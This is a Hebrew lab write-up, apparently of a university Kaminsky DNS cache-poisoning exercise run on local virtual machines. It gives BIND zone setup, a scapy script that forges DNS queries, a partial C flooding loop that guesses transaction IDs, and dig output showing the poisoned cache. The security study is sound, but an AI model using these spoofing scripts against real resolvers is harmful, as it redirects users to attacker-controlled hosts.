

התקפת Kaminsky DNS

למשימה חולקו 3 מכונות

מכונת הנתקף 10.0.2.7

מכונת DNS 10.0.2.8

מכונת התוקף 10.0.2.9

תחילה הגדרנו אצל מכונת הנתקף את `/etc/resolvconf/resolv.conf.d/head`

```
Terminal
[12/06/21]seed@VM:~/.../resolv.conf.d$ cat head
nameserver 10.0.2.8
```

הרצת פקודת `sudo resolvconf -u`

ובדיקה שאכן עבד באמצעות פקודת `dig`

```
Terminal
[12/06/21]seed@VM:~$ sudo resolvconf -u
[12/06/21]seed@VM:~$ dig 8.8.8.8

; <<>> DiG 9.10.3-P4-Ubuntu <<>> 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 16417
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;8.8.8.8.                IN      A

;; AUTHORITY SECTION:
.                10800   IN      SOA     a.root-servers.net. nstld.verisi
gn-grs.com. 2021120601 1800 900 604800 86400

;; Query time: 160 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Mon Dec 06 17:41:38 EST 2021
;; MSG SIZE rcvd: 111

[12/06/21]seed@VM:~$
```

ואכן שרת ה dns שלנו הוא 10.0.2.8 כמו שהגדרנו

לאחר מכן נגדיר את המכונה של הDNS

נדמה בעלות דומיין של attacker32.com ונשתמש בתוכנה BIND9

וכתובת התוקף 10.0.2.9 תהיה שרת הnameserver של הדומיין attacker32

נגדיר בקובץ etc/bind/named.conf

```
[12/06/21]seed@VM:~/bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attacker32.com" {
    type forward;
    forwarders {
        10.0.2.9;
    };
};
```

הגדרת מכונת התוקף

נוריד את שני קבצי המעבדה example.com.zone ו attacker32.com.zone

המגדרים את הzone ובכך מכונת התוקף תדע מה לענות בהתאם.

נוסיף את שני הקבצים ל etc/bind לאחר שביצענו התאמות:

```
$TTL 3D
@          IN      SOA     ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@          IN      NS      ns.attacker32.com.

@          IN      A       1.2.3.4
www        IN      A       1.2.3.5
ns         IN      A       10.0.2.9
*          IN      A       1.2.3.4
```

```
$TTL 3D
@      IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker32.com.

@      IN      A       10.0.2.9
www    IN      A       10.0.2.9
ns     IN      A       10.0.2.9
*      IN      A       10.0.2.9
```

ועל מנת שהתוכנה BIND9 תכיר זאת הגדרנו ב.etc/bind/named.

את השורות המתאימות

```
/bin/bash
//
// Please read /usr/share/doc/bind9/README.Debian.gz for informati
on on the
// structure of BIND configuration files in Debian, *BEFORE* you c
ustomize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named
.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attacker32.com" {
type master;
file "/etc/bind/attacker32.com.zone";
};
zone "example.com" {
type master;
file "/etc/bind/example.com.zone";
};
~
-- INSERT --
```

8,1 Bot

:

בדיקת כתובת אמתית לפני ההתקפה תשובה זו התקבלה מהשרת המהימן של הדומיין

```
creenshot
[12/06/21]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27215
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86259   IN      A      93.184.216.34
```

לעומת זאת כאשר נריץ דרך הדומיין של התוקף (@) וקבלת התשובה תואמת להגדרתנו:

```
[12/06/21]seed@VM:~/resolv.conf.d$ dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38191
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5
;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.attacker32.com.
;; ADDITIONAL SECTION:
ns.attacker32.com.              259200  IN      A      10.0.2.9

;; Query time: 1 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Mon Dec 06 16:29:47 EST 2021
;; MSG SIZE rcvd: 104

[12/06/21]seed@VM:~/resolv.conf.d$
```

התקפת קמינסקי:

בנינו פקטת DNS בפייטון באמצעות ספריית scapy

שלחנו בקשת req לדומיין שאינו קיים בZone ולכן יוציא בקשה שנעשה לה spoofing

ושומרים את הפקטה לקובץ בינארי

שליחת הפקטה:

```
#!/usr/bin/python
from scapy.all import *

Qdsec = DNSQR(qname='xxxxx.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,
arcount=0, qd=Qdsec)
ip = IP(dst='10.0.2.8', src='10.0.2.9')
udp = UDP(dport=53, sport=4321, checksum=0)
request = ip/udp/dns
send(request)
with open('ip_req.bin', 'wb') as f:
    f.write(bytes(request))
```

בנינו סקריפט בפייטון ששולח פקטה ווידאנו את השליחה בwireshark



No.	Time	Source	Destination	Protocol	Length	Info
8	2021-12-06 13:03:42.4410508...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
9	2021-12-06 13:03:42.4585338...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
10	2021-12-06 13:03:42.4913175...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
11	2021-12-06 13:03:42.5235921...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
12	2021-12-06 13:03:42.5557038...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
13	2021-12-06 13:03:42.5903626...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
14	2021-12-06 13:03:42.6199327...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
15	2021-12-06 13:03:42.6481947...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
16	2021-12-06 13:03:42.6940047...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
17	2021-12-06 13:03:42.7278413...	199.43.135.53	10.0.2.8	DNS	152	Standard query response
18	2021-12-06 13:03:42.7593922...	199.43.135.53	10.0.2.8	DNS	152	Standard query response

▶ Frame 15: 152 bytes on wire (1216 bits), 152 bytes captured (1216 bits) on interface 0
 ▶ Linux cooked capture
 ▶ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.0.2.8
 ▼ User Datagram Protocol, Src Port: 53, Dst Port: 33333
 Source Port: 53
 Destination Port: 33333
 Length: 116
 [Checksum: [missing]]
 [Checksum Status: Not present]
 [Stream index: 1]
 ▶ Domain Name System (response)

לאחר מכן נבצע את ההתקפה באמצעות קוד בשפת C

```
int main()
{
    long i = 0;

    srand(time(NULL));

    // Load the DNS request packet from file
    FILE * f_req = fopen("ip_req.bin", "rb");
    if (!f_req) {
        perror("Can't open 'ip_req.bin'");
        exit(1);
    }
    unsigned char ip_req[MAX_FILE_SIZE];
    int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

    // Load the first DNS response packet from file
    FILE * f_resp = fopen("ip_resp.bin", "rb");
    if (!f_resp) {
        perror("Can't open 'ip_resp.bin'");
        exit(1);
    }
    unsigned char ip_resp[MAX_FILE_SIZE];
    int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

    char a[26]="abcdefghijklmnopqrstuvwxyz";
    unsigned short transaction_id = 0;
    while (1) {

        // Generate a random name with length 5
        char name[5];
        for (int k=0; k<5; k++) name[k] = a[rand() % 26];

        printf("attempt #%ld. request is [%s.example.com], transaction ID is: [%hu]\n",
            ++i, name, transaction_id);
    }
}
```

תחילה נפתח את הפקטות שבקבצים הבינאריים ששמרנו באמצעות קודי הפייטון

גם פקטת הבקשה וגם פקטת התשובה

ויצירת שם אקראי לכל בקשת DNS

```

memcpy(ip_req+41,name,5);
send_raw_packet(ip_req, n_req);
memcpy(ip_resp+41,name,5);
memcpy(ip_resp+64,name,5);
for(int i=0;i<100;i++)
{
    transaction_id++;

    memcpy(ip_resp+28,&transaction_id,2);
    send_raw_packet(ip_resp,n_resp);
}

```

העתקת הכתובת האקראית לתחילית הדומיין כל פעם מחדש ושליחתה.

לאחר מכן הגדרת התחילית שתהיה זהה לשאילתה ששלחנו ושולחים כל פעם 100 פקטות ומשנים את transaction id בכל שליחה כדי לנסות להגיע ל id הנכון .

הסבר קצר על ההתקפה:

התוקף שולח בקשת DNS לשרת קורבן ושואל על דומיין שלא קיים

ולכן מחייב את השרת להוציא בקשה לשרת המהימן של אותו דומיין

בזמן ששרת ה DNS-מחכה לתשובה מהשרת המהימן התוקף שולח ב Force Brute - כמות גדולה של פקטות מסוג Response DNS שתואמות לתשובה של הבקשה

במידה וגם שדה ה ID-של הפקטה זהה לשל הבקשה התשובה תיקלט אצל השרת הקורבן ומכיוון שבתשובת הקורבן הוא גם עדכן את הדומיין "com.example.www" אז גם הכתובת שבמטמון של השרת DNS תשתנה בהתאם לכתובת שהתוקף רצה.

נגדיל את סיכויי ההצלחה שלנו על ידי כך שכל פעם שאנו שולחים שאלה על דומיין שאנו בוחרים באקראי שלא קיים אנו מחייבים את השרת DNS לשלוח מחדש


הצלחת התקיפה:

לאחר הרצת הסקריפט במכונת ה dns 10.0.2.8

#!/bin/bash

sudo rndc dumpdb -cache

cat /var/cache/bind/dump.db | grep attacker




```
[12/06/21]seed@VM:~/Desktop$ sudo sh -c sh
ns.attacker32.com. 10778 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com. 172771
[12/06/21]seed@VM:~/Desktop$
```

cache של שרת ה dns שונה על ידי המכונה התוקפת ומוצא את הביטוי attacker

שזה דומיין התוקף

הצלחת ההתקפה מתוך מחשב הנתקף:



```
[12/06/21]seed@VM:~$ dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19802
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com. IN A

;; ANSWER SECTION:
www.example.com. 259200 IN A 1.2.3.5

;; AUTHORITY SECTION:
example.com. 259200 IN NS ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com. 259200 IN A 10.0.2.9

;; Query time: 0 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Mon Dec 06 10:44:24 EST 2021
;; MSG SIZE rcvd: 104

[12/06/21]seed@VM:~$
```

```
[12/06/21]seed@VM:~/resolv.conf.d$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 63750
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; AUTHORITY SECTION:
example.com.                    172760  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.              259167  IN      A      10.0.2.9

;; Query time: 2 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Mon Dec 06 16:24:09 EST 2021
;; MSG SIZE rcvd: 104

[12/06/21]seed@VM:~/resolv.conf.d$
```

ביצענו שוב את פקודת dig ממכונת המותקף שוב בבקשה לדומיין www.example.com

גם מול ה dns וגם עם דומיין התוקף ns.attacker32.com

ובשתיהם תוצאות דומות כמו שהגדרנו בתחילת ההתקפה.